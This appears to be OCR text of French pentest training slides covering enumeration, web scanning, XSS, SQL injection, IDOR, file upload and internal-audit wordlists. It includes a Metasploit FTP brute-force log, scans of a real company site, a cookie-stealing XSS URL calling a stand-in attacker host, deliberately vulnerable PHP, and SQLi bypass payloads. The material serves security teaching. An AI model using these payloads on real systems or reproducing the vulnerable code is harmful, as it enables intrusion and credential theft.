
```
msf > use auxiliary/scanner/ftp/ftp_login
msf auxiliary(scanner/ftp/ftp_login) > set USERPASS_FILE /root/userpass_dictionary.txt
USERPASS_FILE => /root/userpass_dictionary.txt
msf auxiliary(scanner/ftp/ftp_login) > set RHOSTS 192.168.1.150
RHOSTS => 192.168.1.150
msf auxiliary(scanner/ftp/ftp_login) > run

[*] 192.168.1.150:21      - 192.168.1.150:21 - Starting FTP login sweep
[-] 192.168.1.150:21      - 192.168.1.150:21 - LOGIN FAILED: user52:12345 (Incorrect: )
[-] 192.168.1.150:21      - 192.168.1.150:21 - LOGIN FAILED: Rachel:qwerty (Incorrect: )
[-] 192.168.1.150:21      - 192.168.1.150:21 - LOGIN FAILED: Oliver:woiefjowj (Incorrect: )
[-] 192.168.1.150:21      - 192.168.1.150:21 - LOGIN FAILED: user15:fwef (Incorrect: )
[-] 192.168.1.150:21      - 192.168.1.150:21 - LOGIN FAILED: Torkel:123 (Incorrect: )
[-] 192.168.1.150:21      - 192.168.1.150:21 - LOGIN FAILED: Toby:pa55w0rd! (Incorrect: )
[+] 192.168.1.150:21      - 192.168.1.150:21 - Login Successful: user:user
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/ftp/ftp_login) >
```

03 – Énumérations par services

Metasploit Framework (MSF) - Armitage

03 – Énumérations par services

Cobalt Strike



03 – Pentest “Externe”

1. Reconnaissance Passive
2. Reconnaissance Active
3. Identification des vulnérabilités “simples”
4. Énumération par services
5. **Reconnaissance Web**
6. Identification de vulnérabilités Web
7. Exploitation de vulnérabilités Web

03 – Reconnaissance Web

Identification des composants.

Les précédentes recherches peuvent permettre d'identifier des composants utilisés par une application web. Par exemple, « robots.txt » dans le scan nmap.

Les applications web ainsi que les protocoles associés (HTTP 1 à 3, websocket, présence du TLS), sont complexes et nécessitent généralement des outils spécifiques aux technologies pour affiner l'énumération et la recherche de vulnérabilités.


Les contraintes de temps favorisent l'utilisation d'outils automatiques ou semi automatisés afin d'assister l'auditeur dans la recherche de vulnérabilité « facile d'accès ».

03 – Reconnaissance Web

Burp Pro (PortSwigger), Acunetix, Netsparker, Nessus … proposent des **scanners de vulnérabilités web**. Ces derniers peuvent s'avérer très efficaces lorsqu'ils sont correctement configurés.

Dans une approche boite blanche, l'utilisation de **scanner SAST et DAST** comme SonarQube, Checkmarx peut s'avérer plus performant, mais peut faire l'impasse sur les vulnérabilités liées à l'environnement d'exécution de l'application.

Contrairement à un audit, **les vulnérabilités logiques ou métiers ne seront pas relevées par ce genre de scanner**.


nuclei -u "https://www.niji.fr/"
projectdiscovery.io
[WRN] Use with caution. You are responsible for your actions.
[WRN] Developers assume no liability and are not responsible for any misuse or damage.
[INF] Your current nuclei-templates v8.8.4 are outdated. Latest is v8.8.5
[INF] Downloading latest release...
[INF] Successfully updated nuclei-templates (v8.8.5) to /home/zeecka/nuclei-templates. GoodLuck!
[INF] Using Nuclei Engine 2.6.0 (outdated)
[INF] Using Nuclei Templates 8.8.5 (latest)
[INF] Templates added in last update: 110
[INF] Templates loaded for scan: 2909
[INF] Templates clustered: 481 (Reduced 441 HTTP Requests)
[INF] Using Interactsh Server: oast.online
[2022-02-25 15:23:54] [generic-tokens] [http] [info] https://www.niji.fr/ [token":"
[2022-02-25 15:23:54] [apache-detect] [http] [info] https://www.niji.fr/ [Apache]
[2022-02-25 15:24:00] [waf-detect:apachegeneric] [http] [info] https://www.niji.fr/
[2022-02-25 15:24:05] [ssl-dns-names] [ssl] [info] https://www.niji.fr/ [*.niji.fr,niji.fr]
[2022-02-25 15:24:05] [tech-detect:jsdelivr] [http] [info] https://www.niji.fr/
[2022-02-25 15:24:05] [tech-detect:bootstrap] [http] [info] https://www.niji.fr/
[2022-02-25 15:24:05] [fingerprinthub-web-fingerprints:drupal] [http] [info] https://www.niji.fr/
[2022-02-25 15:24:11] [drupal-login] [http] [info] https://www.niji.fr/
[2022-02-25 15:24:12] [drupal-login] [http] [info] https://www.niji.fr/user/login
[2022-02-25 15:24:33] [wordpress-xmlrpc-file] [http] [info] https://www.niji.fr/xmlrpc.php
[2022-02-25 15:24:41] [web-config] [http] [info] https://www.niji.fr/web.config
[2022-02-25 15:24:41] [http-missing-security-headers:access-control-allow-methods] [http] [info] https://www.niji.fr/
[2022-02-25 15:24:41] [http-missing-security-headers:strict-transport-security] [http] [info] https://www.niji.fr/
[2022-02-25 15:24:41] [http-missing-security-headers:x-permitted-cross-domain-policies] [http] [info] https://www.niji.fr/
[2022-02-25 15:24:41] [http-missing-security-headers:referrer-policy] [http] [info] https://www.niji.fr/
[2022-02-25 15:24:41] [http-missing-security-headers:clear-site-data] [http] [info] https://www.niji.fr/
[2022-02-25 15:24:41] [http-missing-security-headers:content-security-policy] [http] [info] https://www.niji.fr/
[2022-02-25 15:24:41] [http-missing-security-headers:access-control-allow-origin] [http] [info] https://www.niji.fr/
[2022-02-25 15:24:41] [http-missing-security-headers:access-control-allow-credentials] [http] [info] https://www.niji.fr/
[2022-02-25 15:24:41] [http-missing-security-headers:permission-policy] [http] [info] https://www.niji.fr/
[2022-02-25 15:24:41] [http-missing-security-headers:cross-origin-opener-policy] [http] [info] https://www.niji.fr/
[2022-02-25 15:24:41] [http-missing-security-headers:cross-origin-resource-policy] [http] [info] https://www.niji.fr/
[2022-02-25 15:24:41] [http-missing-security-headers:access-control-expose-headers] [http] [info] https://www.niji.fr/
[2022-02-25 15:24:41] [http-missing-security-headers:cross-origin-embedder-policy] [http] [info] https://www.niji.fr/
[2022-02-25 15:24:41] [http-missing-security-headers:access-control-max-age] [http] [info] https://www.niji.fr/
[2022-02-25 15:24:52] [robots-txt] [http] [info] https://www.niji.fr/robots.txt
[2022-02-25 15:25:11] [deprecated-tls] [ssl] [info] https://www.niji.fr/ [TLS11]
[2022-02-25 15:25:41] [tls-version] [ssl] [info] https://www.niji.fr/ [TLS13]

03 – Reconnaissance Web

Enumération des VirtualHosts

L'énumération des VirtualHost est sensiblement identique à l'énumération des sous domaines, mais s'appuie sur **l'en-tête « Host » du protocole HTTP** pour effectuer son énumération. Cette dernière peut s'effectuer avec l'outil « **GoBuster** » précédemment abordé dans le cours et l'option « vhost ».

Il peut arriver qu'un site soit joignable avec son domaine principal mais réponde différemment avec un vhost tel que « localhost ».

03 – Reconnaissance Web

Enumération des ressources

L'énumération de ressources se fait dans un premier temps par **une navigation web approfondie sur le périmètre audité**. Cette navigation peut être **assistée à l'aide d'un crawler.** Il faut cependant faire attention à la navigation authentifiée afin de **ne pas déclencher de suppression de comptes ou d'envoi d'email intempestif**.

L'utilisation du proxy d'interception Burp (PortSwigger) permet de garder une traçabilité du périmètre découvert et sera l'outil principal concernant les tests « manuels ».

03 – Reconnaissance Web

Enumération des ressources

L'énumération des routes et des fichiers peut ensuite être **faite de manière plus active** à l'aide d'outils comme dirb, dirbuster, dirsearch, ffuf, wfuzz, BurpSuite, cumulés à des « **wordlists** » de noms de fichiers ou noms de dossiers.

Ces **phases d'énumération (récursives)** sont importantes puisqu'elles permettent de déceler des parties cachées de sites web, des fichiers de backups, et permettent d'étendre la surface d'attaque d'application web.

```
/tmp dirsearch -u "https://www.niji.fr/" -x 403

  _|. _ _  _  _  _ _|_    v0.4.2.1
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11305

Output File: /usr/share/dirsearch/reports/www.niji.fr/-_22-02-25_15-45-59.txt

Log File: /tmp/logs/last_scan.log

Target: https://www.niji.fr/

[15:45:59] Starting:
[15:46:13] 200 -   78KB - /0
[15:46:18] 200 -  113KB - /CHANGELOG
[15:46:18] 200 -    1KB - /COPYRIGHT.txt
[15:46:18] 200 -  113KB - /CHANGELOG.txt
[15:46:21] 200 -   18KB - /INSTALL
[15:46:21] 200 -    2KB - /INSTALL.mysql.txt
[15:46:21] 200 -    2KB - /INSTALL.pgsql.txt
[15:46:21] 200 -   18KB - /INSTALL.txt
[15:46:21] 200 -   18KB - /LICENSE.txt
[15:46:21] 200 -   18KB - /LICENSE
[15:46:21] 200 -    8KB - /MAINTAINERS.txt
[15:46:24] 200 -    5KB - /README
[15:46:24] 200 -    5KB - /README.txt
[15:46:24] 200 -   53KB - /Search
[15:46:27] 200 -   18KB - /UPGRADE
[15:46:27] 200 -   18KB - /UPGRADE.txt
[15:46:42] 301 -    0B  - /about-us  ->  https://www.niji.fr/fr/societe/vision
[15:48:15] 200 -   53KB - /contact
[15:48:40] 200 -   76KB - /en
[15:48:52] 301 -  228B  - /fr  ->  https://www.niji.fr/
[15:49:04] 301 -  237B  - /includes  ->  https://www.niji.fr/includes/
[15:49:05] 200 -   78KB - /index.php
[15:49:06] 200 -   78KB - /index.pHp
[15:49:10] 200 -    3KB - /install.php?profile=default
[15:49:10] 200 -    3KB - /install.php
[15:49:41] 301 -  233B  - /misc  ->  https://www.niji.fr/misc/
[15:49:45] 301 -  236B  - /modules  ->  https://www.niji.fr/modules/
[15:49:53] 301 -    0B  - /news  ->  https://www.niji.fr/fr/actualite/news
[15:49:57] 200 -   78KB - /node
[15:50:34] 200 -   63KB - /print
[15:50:34] 301 -  237B  - /profiles  ->  https://www.niji.fr/profiles/
[15:50:46] 200 -    2KB - /robots.txt
[15:50:48] 301 -  236B  - /scripts  ->  https://www.niji.fr/scripts/
[15:50:49] 200 -   53KB - /search
[15:51:00] 301 -  234B  - /sites  ->  https://www.niji.fr/sites/
[15:51:00] 200 -  904B  - /sites/README.txt
[15:51:00] 200 -  952B  - /sites/all/modules/README.txt
[15:51:01] 200 -  767B  - /sites/all/themes/README.txt
[15:51:01] 200 -    0B  - /sites/example.sites.php
[15:51:01] 302 -    0B  - /sitemap.xml  ->  https://www.niji.fr/fr/sitemap.xml
[15:51:04] 301 -    0B  - /solutions  ->  https://www.niji.fr/fr/offres/idee-realite
[15:51:04] 200 -   65KB - /sitemap
[15:51:26] 301 -  235B  - /themes  ->  https://www.niji.fr/themes/
[15:51:41] 200 -   50KB - /user
[15:51:41] 200 -   50KB - /user/
```

03 – Pentest “Externe”

1. Reconnaissance Passive
2. Reconnaissance Active
3. Identification des vulnérabilités “simples”
4. Énumération par services
5. Reconnaissance Web
6. **Identification de vulnérabilités Web**
7. Exploitation de vulnérabilités Web

03 – Identification de vulnérabilités Web

The 2021 OWASP Top 10 list

A01:2021
Broken Access Control

A02:2021
Cryptographic Failures

A03:2021
Injection

A04:2021
Insecure Design

A05:2021
Security Misconfiguration

A06:2021
Vulnerable and Outdated Components

A07:2021
Identification and Authentication Failures

A08:2021
Software and Data Integrity Failures

A09:2021
Security Logging and Monitoring Failures

A10:2021
Server-Side Request Forgery

03 – Identification de vulnérabilités Web

1. Cross Site Scripting - XSS
2. Injection SQL - SQLi
3. Failles « logiques » (Cloisonnement, IDOR, …)
4. Upload de fichier
5. Pour aller plus loin…

03 – Cross Site Scripting – XSS

Une faille de type XSS est une injection de code javascript dans un paramètre. Cette injection peut permettre à un attaquant de voler un cookie de session, mais aussi pour réécrire le contenu d'un site, hameçonner des utilisateurs, mettre en place un keylogger, etc.

Cette vulnérabilité impacte donc le client qui consulte le site.

Deux grandes familles d'injections clients (dont les XSS) :

- Les injections « Réfléchies »
- Les injections « Stockées »

03 – Cross Site Scripting – XSS

```php
<?php
  $string = $_GET['string'];
  echo $string;
?>
```

https://site.vulnerable.tld/?string=<script>document.location="http://attaquant.tld/"%2bdocument.cookies;</script>

03 – Cross Site Scripting – XSS

Identification de paramètres :

- ffuf (https://github.com/ffuf/ffuf)
- arjun (https://github.com/s0md3v/Arjun)
- wfuzz (https://github.com/xmendez/wfuzz)

Scans automatisés :

- XSStrike (https://github.com/s0md3v/XSStrike)
- Burp intruder

Les tests manuels (navigateur) sont également pertinents.

03 – Injection SQL – SQLi

Une injection SQL est une faille de sécurité d'une application dans son interaction avec une base de données SQL.

Différent type d'injection SQL :

- Union based
- Error based
- Blind based
- Time based

03 – Injection SQL – SQLi

```php
<?php
  $name = $_GET['name'];
  $password = $_GET['password'];
  $query  = "SELECT user, password FROM Users WHERE name = $name AND password = $password";
  [...]
?>
```

03 – Injection SQL – SQLi

Identification :

Génération d'erreur :

```
1 '
2 "
3 ;
4 %  (pour les requètes "LIKE")
5 %27
6 %22
7 ' OR '1'='1
8 " OR "1"="1
9 ' AND SLEEP(10);--
```

Exploitation:

Payload classique :

```
1 page.asp?uuid=0 or 1=1 -- True
2 page.asp?uuid=0' or 1=1 -- True
3 page.asp?uuid=0" or 1=1 -- True
4 page.asp?id=1 AND 1=2 -- False
```

03 – Injection SQL – SQLi

Pour apprendre interactivement :

https://dojo-yeswehack.com/SQL-Injection/Theory

Pour avoir plus d'informations sur le sujet :

https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/SQL%20Injection


03 – Injection SQL – SQLi

```
[ 11:16 ] [ nlebianc@kali:~ ]

$ sqlmap -u "http://10.10.11.130/login" --data "email=oui@oui.com&password=admin" --current-db --dbms=mysql

                {1.5.10#stable}
                https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to ob
ponsible for any misuse or damage caused by this program

[*] starting @ 11:18:33 /2022-03-01/

[11:18:33] [INFO] testing connection to the target URL
[11:18:33] [INFO] checking if the target is protected by some
[11:18:33] [INFO] testing if the target URL content is stable
[11:18:34] [INFO] target URL content is stable
[11:18:34] [INFO] testing if POST parameter 'email' is dynamic
[11:18:34] [WARNING] POST parameter 'email' does not appear to be dynamic
[11:18:34] [WARNING] heuristic (basic) test shows that POST parameter 'email' might not be injectable
[11:18:34] [INFO] testing for SQL injection on POST parameter 'email'
[11:18:34] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[11:18:36] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[11:18:36] [INFO] testing 'Generic inline queries'
[11:18:36] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[11:18:37] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[11:18:37] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[11:18:49] [INFO] POST parameter 'email' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' injectable
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y

[11:19:48] [INFO] fetching current database
[11:19:48] [INFO] retrieved:
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
[11:20:07] [INFO] adjusting time delay to 3 seconds due to good response times
main
current database: 'main'
```

03 – IDOR – Insecure Direct Object References

Définition :

Une IDOR est une faille de type contrôle d'accès quand une application utilise des entrées utilisateur pour accéder à des objets directement.



03 – IDOR – Insecure Direct Object References

Fuzzing sur les IDs / chaînes prédictibles :

- Navigateur
- Burp
- FFuf / Wfuzz

D'une manière générale, il faut mapper l'ensemble des endpoints contenant de IDs ou ressources « prédictibles », et si possible avec des comptes ayant des droits différents.

03 – Cloisonnement

Définition :

Les vulnérabilités sur les contrôles d'accès existent si un utilisateur peut accéder à des données pour lesquelles ses accès devraient être limités.

Il existe deux types de cloisonnement : horizontal (entre utilisateurs) et vertical (entre type de profils).

03 – Cloisonnement

Mesure de sécurité :

- Utilisation d'UUIDv4 pour éviter les IDs incrémentaux et donc, non prédictibles.
- Vérifier le contrôle d'accès basé sur la session de l'utilisateur

Exemple de requête basées sur un UUID :

- /client/<uuid>/profile

L'utilisation d'UUIDv4 permet de corriger les vulnérabités de type « IDOR » mais ne corrigent pas les problèmes de cloisonnement !


03 – Upload de fichiers

Définition :

Possibilité d'uploader des fichiers et de contourner les mesures de sécurité pour exécuter des commandes sur le serveur, récupérer des données (lecture de fichier etc..), déni de service…

L'exécution de code est souvent présente quand le type de fichier uploadé n'est pas vérifié et que son contenu est rendu dans une page.

03 – Upload de fichiers



03 – Upload de fichiers

Exploitation :

- Identifier une fonctionnalité d'upload de fichier
  - Mapper le site
- Mapper les extensions autorisées
  - Intruder de Burp
- Tenter d'uploader un fichier qui n'a pas une extension autorisée
  - Repeater de Burp
- Ajouter du code malveillant
  - Modification du fichier sans modification du type
- Vérifier son exécution
  - Page de rendu / affichage du document uploadé

03 – Pour aller plus loin...

- “Root-Me” (Web Serveur, Web client, Réalistes)
- “Hacktricks”
- “Burp - Web Security Academy”
- “Payload All The Things” (Github)

04

PENTEST “INTERNE”

04 – Pentest “Interne”

1. Différences avec l’Externe
2. Reconnaissance Passive
3. Découverte du réseau & Interception
4. Domaines & Active Directory (NTLM/Kerberos)
5. Scan réseau
6. Services de partage de fichiers (SMB / NFS)
7. Services (SMTP, SNMP, WEB, BDD, SSH, …)
8. Machine “Stagiaire”

04 – Pentest “Interne”

1. **Différences avec l’Externe**
2. Reconnaissance Passive
3. Découverte du réseau & Interception
4. Domaines & Active Directory (NTLM/Kerberos)
5. Scan réseau
6. Services de partage de fichiers (SMB / NFS)
7. Services (SMTP, SNMP, WEB, BDD, SSH, …)
8. Machine “Stagiaire”

04 – Différences avec l'Externe

- Périmètre non exposé sur internet → Plus sensible (risque de DOS, automates, …)
- Attention à ne pas perturber le réseau (MITM, Bande passante, …)
- Possibilité de faire du Red Team avec phishing / intrusion physique (convention d'audit)
- Audit depuis nos propres PC, possibilité d'ajouter l'audit d'un poste masterisé ("test du stagiaire")

04 – Pentest “Interne”

1. Différences avec l’Externe
2. **Reconnaissance Passive**
3. Découverte du réseau & Interception
4. Domaines & Active Directory (NTLM/Kerberos)
5. Scan réseau
6. Services de partage de fichiers (SMB / NFS)
7. Services (SMTP, SNMP, WEB, BDD, SSH, …)
8. Machine “Stagiaire”

04 – Reconnaissance Passive

- Comme pour l'externe, l'idée est d'identifier un maximum de comptes emails ou comptes AD valides
- Générer une liste d'utilisateurs potentiels
- Générer une liste de mots de passes potentiels

Par exemple, dans le cadre de l'hôpital Kremelin-Bicètre (94) à Paris, les comptes "urgences" ou "interne" ont de forte chances d' être valides. De mêmes, les mots de passe "Kremelin94!" ou "Bicètre2022#" peuvent être des mots de passes valides pour certains comptes. → **Générer des Wordlists**

04 – Reconnaissance Passive

Outils :

- BEWGor (Bull's Eye Wordlist Generator) - Github
- CUPP (Common User Password Profiler) - Github
- ComPP (Company Passwords Profiler) - Github
- Cewl (Custom Word List generator) - Github / Kali

04 – Pentest “Interne”

1. Différences avec l’Externe
2. Reconnaissance Passive
3. **Découverte du réseau & Interception**
4. Domaines & Active Directory
5. Scan réseau
6. Services de partage de fichiers (SMB / NFS)
7. Services (SMTP, SNMP, WEB, BDD, SSH, …)
8. Machine “Stagiaire”

04 – Découverte réseau et interception

Attaque sur le Wifi

